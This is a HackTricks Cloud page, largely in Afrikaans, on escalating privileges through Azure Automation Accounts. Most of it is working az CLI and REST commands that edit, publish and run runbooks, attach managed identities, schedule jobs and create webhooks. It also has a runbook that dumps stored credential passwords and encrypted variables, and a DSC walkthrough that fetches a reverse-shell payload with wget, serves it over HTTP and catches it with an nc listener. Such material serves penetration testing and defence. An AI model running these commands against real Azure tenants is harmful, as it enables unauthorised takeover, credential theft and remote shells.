 HackTricks Cloud
Az - Azure Automation Accounts Privesc
Tip
Leer & oefen AWS Hacking:
HackTricks Training AWS Red Team Expert (ARTE)
Leer & oefen GCP Hacking:HackTricks Training GCP Red Team Expert (GRTE)
Leer & oefen Az Hacking:HackTricks Training Azure Red Team Expert (AzRTE)
Ondersteun HackTricks
- Kyk na die subscription plans!
- Sluit aan by die 💬 Discord group of die telegram group of volg ons op Twitter 🐦 @hacktricks_live.
- Deel hacking tricks deur PRs in te dien by die HackTricks en HackTricks Cloud github repos.
Azure Automation Accounts
Vir meer inligting, kyk:
Hybrid Workers Group
- Van die Automation Account na die VM
Onthou dat as ’n aanvaller op een of ander manier ’n runbook (enige kode) in ’n hybrid worker kan uitvoer, sal hy pivot to the location of the VM. Dit kan ’n on-premise masjien, ’n VPC van ’n ander cloud of selfs ’n Azure VM wees.
Boonop, as die hybrid worker in Azure loop met ander Managed Identities aangeheg, sal die runbook toegang hê tot die managed identity of the runbook and all the managed identities of the VM from the metadata service.
Tip
Onthou dat die metadata service ’n ander URL het (
http://169.254.169.254) as die diens waarvandaan die managed identities-token van die Automation Account verkry word (IDENTITY_ENDPOINT).
- Van die VM na die Automation Account

Boonop, as iemand ’n VM kompromitteer waarop ’n Automation Account-skrip loop, sal hy die metadata van die Automation Account kan opspoor en daarvan vanaf die VM toegang kry om tokens te verkry vir die Managed Identities wat aan die Automation Account gekoppel is.
Soos te sien in die volgende beeld, met Administrator-toegang tot die VM is dit moontlik om in die environment variables of the process die URL en geheim te vind om toegang te kry tot die automation account metadata service:
Microsoft.Automation/automationAccounts/jobs/write, Microsoft.Automation/automationAccounts/runbooks/draft/write, Microsoft.Automation/automationAccounts/jobs/output/read, Microsoft.Automation/automationAccounts/runbooks/publish/action (Microsoft.Resources/subscriptions/resourcegroups/read, Microsoft.Automation/automationAccounts/runbooks/write)
Kortom, hierdie permissies laat toe om Runbooks te skep, te wysig en uit te voer in die Automation Account, wat gebruik kan word om kode uit te voer in die konteks van die Automation Account en om privilegies op te skaal na die toegewezen Managed Identities en om ‘leak’ credentials en encrypted variables wat in die Automation Account gestoor is.
Die toestemming Microsoft.Automation/automationAccounts/runbooks/draft/write laat toe om die kode van ’n Runbook in die Automation Account te wysig deur:
# Update the runbook content with the provided PowerShell script
az automation runbook replace-content --no-wait \
--resource-group Resource_Group_1 \
--automation-account-name autoaccount1 \
--name AzureAutomationTutorialWithIdentity \
--content '$creds = Get-AutomationPSCredential -Name "<credential-name>"
$runbook_variable = Get-AutomationVariable -Name "<encrypted-variable-name>"
$runbook_variable
$creds.GetNetworkCredential().username
$creds.GetNetworkCredential().password'
Let op hoe die vorige script gebruik kan word om die leak van die gebruikersnaam en wagwoord van ’n credential en die waarde van ’n geënkripteerde veranderlike wat in die Automation Account gestoor is, te verkry.
Die toestemming Microsoft.Automation/automationAccounts/runbooks/publish/action laat die gebruiker toe om ’n Runbook in die Automation Account te publiseer sodat die veranderinge toegepas word:
az automation runbook publish \
--resource-group <res-group> \
--automation-account-name <account-name> \
--name <runbook-name>
Die toestemming Microsoft.Automation/automationAccounts/jobs/write laat die gebruiker toe om ’n Runbook in die Automation Account uit te voer met behulp van:
az automation runbook start \
--automation-account-name <account-name> \
--resource-group <res-group> \
--name <runbook-name> \
[--run-on <name-hybrid-group>]
Die toestemming Microsoft.Automation/automationAccounts/jobs/output/read laat die gebruiker toe om die uitvoer van ’n job in die Automation Account te lees met behulp van:
az rest --method GET \
--url "https://management.azure.com/subscriptions/<subscription-id>/resourceGroups/<res-group>/providers/Microsoft.Automation/automationAccounts/<automation-account-name>/jobs/<job-name>/output?api-version=2023-11-01"
As daar nog geen Runbooks geskep is nie, of jy wil ’n nuwe een skep, sal jy die toestemmings Microsoft.Resources/subscriptions/resourcegroups/read en Microsoft.Automation/automationAccounts/runbooks/write nodig hê om dit te doen deur gebruik te maak van:
az automation runbook create --automation-account-name <account-name> --resource-group <res-group> --name <runbook-name> --type PowerShell
Microsoft.Automation/automationAccounts/write, Microsoft.ManagedIdentity/userAssignedIdentities/assign/action
Hierdie toestemming laat die gebruiker toe om ’n user managed identity toe te ken aan die Automation Account met behulp van:
az rest --method PATCH \
--url "https://management.azure.com/subscriptions/<subscription-id>/resourceGroups/<res-group>/providers/Microsoft.Automation/automationAccounts/<automation-account-name>?api-version=2020-01-13-preview" \
--headers "Content-Type=application/json" \
--body '{
"identity": {
"type": "UserAssigned",
"userAssignedIdentities": {
"/subscriptions/<subscripntion-id>/resourceGroups/<res-group>/providers/Microsoft.ManagedIdentity/userAssignedIdentities/<user-managed-identity-name>": {}
}
}
}'
Microsoft.Automation/automationAccounts/schedules/write, Microsoft.Automation/automationAccounts/jobSchedules/write
Met die toestemming Microsoft.Automation/automationAccounts/schedules/write is dit moontlik om ’n nuwe Schedule in die Automation Account te skep wat elke 15 minute uitgevoer word (nie baie stil nie) met die volgende opdrag.
Merk op dat die minimum interval vir ’n skedule 15 minute is, en dat die minimum begin tyd 5 minute in die toekoms is.
## For linux
az automation schedule create \
--resource-group <RESOURCE_GROUP> \
--automation-account-name <AUTOMATION_ACCOUNT_NAME> \
--name <SCHEDULE_NAME> \
--description "Triggers runbook every minute" \
--start-time "$(date -u -d "7 minutes" +%Y-%m-%dT%H:%M:%SZ)" \
--frequency Minute \
--interval 15

## Form macOS
az automation schedule create \
--resource-group <RESOURCE_GROUP> \
--automation-account-name <AUTOMATION_ACCOUNT_NAME> \
--name <SCHEDULE_NAME> \
--description "Triggers runbook every 15 minutes" \
--start-time "$(date -u -v+7M +%Y-%m-%dT%H:%M:%SZ)" \
--frequency Minute \
--interval 15
Dan, met die toestemming Microsoft.Automation/automationAccounts/jobSchedules/write is dit moontlik om ’n Scheduler aan ’n runbook toe te ken deur gebruik te maak van:
az rest --method PUT \
--url "https://management.azure.com/subscriptions/<subscription-id>/resourceGroups/<res-group>/providers/Microsoft.Automation/automationAccounts/<automation-accounts>/jobSchedules/b510808a-8fdc-4509-a115-12cfc3a2ad0d?api-version=2015-10-31" \
--headers "Content-Type=application/json" \
--body '{
"properties": {
"runOn": "",
"runbook": {
"name": "<runbook-name>"
},
"schedule": {
"name": "<scheduler-name>>"
},
"parameters": {}
}
}'
Tip
In die vorige voorbeeld is die jobchedule id gelaat as
b510808a-8fdc-4509-a115-12cfc3a2ad0das voorbeeld maar jy sal ’n ewekansige waarde moet gebruik om hierdie toewysing te skep.
Microsoft.Automation/automationAccounts/webhooks/write
Met die toestemming Microsoft.Automation/automationAccounts/webhooks/write is dit moontlik om ’n nuwe Webhook vir ’n Runbook binne ’n Automation Account te skep deur een van die volgende opdragte te gebruik.
Met Azure Powershell:
New-AzAutomationWebHook -Name <webhook-name> -ResourceGroupName <res-group> -AutomationAccountName <automation-account-name> -RunbookName <runbook-name> -IsEnabled $true
Met AzureCLI en REST:
az rest --method put \
--uri "https://management.azure.com/subscriptions/<subscriptionID>/resourceGroups/<res-group>/providers/Microsoft.Automation/automationAccounts/<automation-account-name>/webhooks/<webhook-name>?api-version=2015-10-31" \
--body '{
"name": "<webhook-name>",
"properties": {
"isEnabled": true,
"expiryTime": "2027-12-31T23:59:59+00:00",
"runOn": "<worker name>",
"runbook": {
"name": "<runbook-name>"
}
}
}'
Hierdie opdragte behoort ’n webhook URI terug te gee wat slegs by skepping vertoon word. Gebruik dan die webhook URI om die runbook aan te roep.
curl -X POST "https://f931b47b-18c8-45a2-9d6d-0211545d8c02.webhook.eus.azure-automation.net/webhooks?token=Ts5WmbKk0zcuA8PEUD4pr%2f6SM0NWydiCDqCqS1IdzIU%3d" \
-H "Content-Length: 0"
Microsoft.Automation/automationAccounts/runbooks/draft/write
Slegs met die toestemming Microsoft.Automation/automationAccounts/runbooks/draft/write is dit moontlik om die kode van ’n Runbook by te werk sonder om dit te publiseer en dit uit te voer met die volgende opdragte.
# Update the runbook content with the provided PowerShell script
az automation runbook replace-content --no-wait \
--resource-group Resource_Group_1 \
--automation-account-name autoaccount1 \
--name AzureAutomationTutorialWithIdentity \
--content 'echo "Hello World"'

# Run the unpublished code
## Indicate the name of the hybrid worker group in runOn to execute the runbook there
az rest \
--method PUT \
--url "https://management.azure.com/subscriptions/9291ff6e-6afb-430e-82a4-6f04b2d05c7f/resourceGroups/Resource_Group_1/providers/Microsoft.Automation/automationAccounts/autoaccount1/runbooks/AzureAutomationTutorialWithIdentity/draft/testJob?api-version=2023-05-15-preview" \
--headers "Content-Type=application/json" \
--body '{
"parameters": {},
"runOn": "",
"runtimeEnvironment": "PowerShell-5.1"
}'

# Get the output (a different permission is needed here, but you could get a revershell or exfiltrate the token to avoid needing this permission)
az rest --method get --url "https://management.azure.com/subscriptions/9291ff6e-6afb-430e-82a4-6f04b2d05c7f/resourceGroups/Resource_Group_1/providers/Microsoft.Automation/automationAccounts/autoaccount1/runbooks/AzureAutomationTutorialWithIdentity/draft/testJob/streams?api-version=2019-06-01"
Microsoft.Automation/automationAccounts/sourceControls/write, (Microsoft.Automation/automationAccounts/sourceControls/read)
Hierdie toestemming laat die gebruiker toe om ’n source control te konfigureer vir die Automation Account deur ’n opdrag soos die volgende te gebruik (dit gebruik Github as voorbeeld):
az automation source-control create \
--resource-group <res-group> \
--automation-account-name <automation-account-name> \
--name RemoteGithub \
--repo-url https://github.com/carlospolop/gh-runbooks.git \
--branch main \
--folder-path /runbooks/ \
--publish-runbook true \
--auto-sync \
--source-type GitHub \
--token-type PersonalAccessToken \
--access-token github_pat_11AEDCVZ<rest-of-the-token>
Hierdie sal die runbooks outomaties vanaf die Github repository na die Automation Account invoer en, met ’n paar ander toestemmings om dit te begin uitvoer, sou dit possible to escalate privileges wees.
Bovendien, onthou dat vir source control om in Automation Accounts te werk dit ’n managed identity met die rol Contributor moet hê, en as dit ’n user managed identity is, moet die client id van die MI in die veranderlike AUTOMATION_SC_USER_ASSIGNED_IDENTITY_ID gespesifiseer word.
Tip
Let wel: dit is nie moontlik om die repo URL van ’n source control te verander sodra dit geskep is nie.
Microsoft.Automation/automationAccounts/variables/write
Met die toestemming Microsoft.Automation/automationAccounts/variables/write is dit moontlik om veranderlikes in die Automation Account te skryf met die volgende opdrag.
az rest --method PUT \
--url "https://management.azure.com/subscriptions/<subscription-id>/resourceGroups/<res-group>/providers/Microsoft.Automation/automationAccounts/<automation-account-name>/variables/<variable-name>?api-version=2019-06-01" \
--headers "Content-Type=application/json" \
--body '{
"name": "<variable-name>",
"properties": {
"description": "",
"value": "\"<variable-value>\"",
"isEncrypted": false
}
}'
Aangepaste runtime-omgewings
As an automation account ’n custom runtime environment gebruik, kan dit moontlik wees om ’n custom pakket van die runtime met kwaadwillige kode oor te skryf (soos a backdoor). Op hierdie manier, wanneer ’n runbook wat daardie custom runtime gebruik uitgevoer word en die custom pakket laai, sal die kwaadwillige kode uitgevoer word.
Kompromittering van State-konfigurasie
Sien die volledige berig by: https://medium.com/cepheisecurity/abusing-azure-dsc-remote-code-execution-and-privilege-escalation-ab8c35dd04fe
- Stap 1 — Skep lêers
Vereiste lêers: Twee PowerShell-skripte is nodig:
reverse_shell_config.ps1: ’n Desired State Configuration (DSC) file wat die payload haal en uitvoer. Dit is beskikbaar by GitHub.push_reverse_shell_config.ps1: ’n skrip om die konfigurasie na die VM te publiseer, beskikbaar by GitHub.
Aanpassing: Veranderlikes en parameters in hierdie lêers moet vir die gebruiker se spesifieke omgewing aangepas word, insluitende resource names, file paths, en server/payload identifiers.
- Stap 2 — Zip die konfigurasielêer
Die reverse_shell_config.ps1 word saamgepak in ’n .zip-lêer, wat dit gereed maak vir oordrag na die Azure Storage Account.
Compress-Archive -Path .\reverse_shell_config.ps1 -DestinationPath .\reverse_shell_config.ps1.zip
- Stap 3 — Stel Storage-konteks in & Oplaai
Die gezipte konfigurasielêer word na ’n voorafbepaalde Azure Storage-container, azure-pentest, opgelaai met Azure se Set-AzStorageBlobContent cmdlet.
Set-AzStorageBlobContent -File "reverse_shell_config.ps1.zip" -Container "azure-pentest" -Blob "reverse_shell_config.ps1.zip" -Context $ctx
- Stap 4 — Berei Kali Box voor
Die Kali-bediener laai die RevPS.ps1 payload van ’n GitHub repository af.
wget https://raw.githubusercontent.com/nickpupp0/AzureDSCAbuse/master/RevPS.ps1
Die script word gewysig om die teiken Windows VM en poort vir die reverse shell te spesifiseer.
- Stap 5 — Publiseer konfigurasielêer
Die konfigurasielêer word uitgevoer, waardeur die reverse-shell script op die gespesifiseerde ligging op die Windows VM ontplooi word.
- Stap 6 — Host payload en stel listener op
’n Python SimpleHTTPServer word gestart om die payload te host, saam met ’n Netcat listener om inkomende verbindings vas te vang.
sudo python -m SimpleHTTPServer 80
sudo nc -nlvp 443
Die geskeduleerde taak voer die payload uit en behaal SYSTEM-level privileges.
Tip
Leer & oefen AWS Hacking:
Leer & oefen GCP Hacking:
Leer & oefen Az Hacking:Ondersteun HackTricks
- Kyk na die subscription plans!
- Sluit aan by die 💬 Discord group of die telegram group of volg ons op Twitter 🐦 @hacktricks_live.
- Deel hacking tricks deur PRs in te dien by die HackTricks en HackTricks Cloud github repos.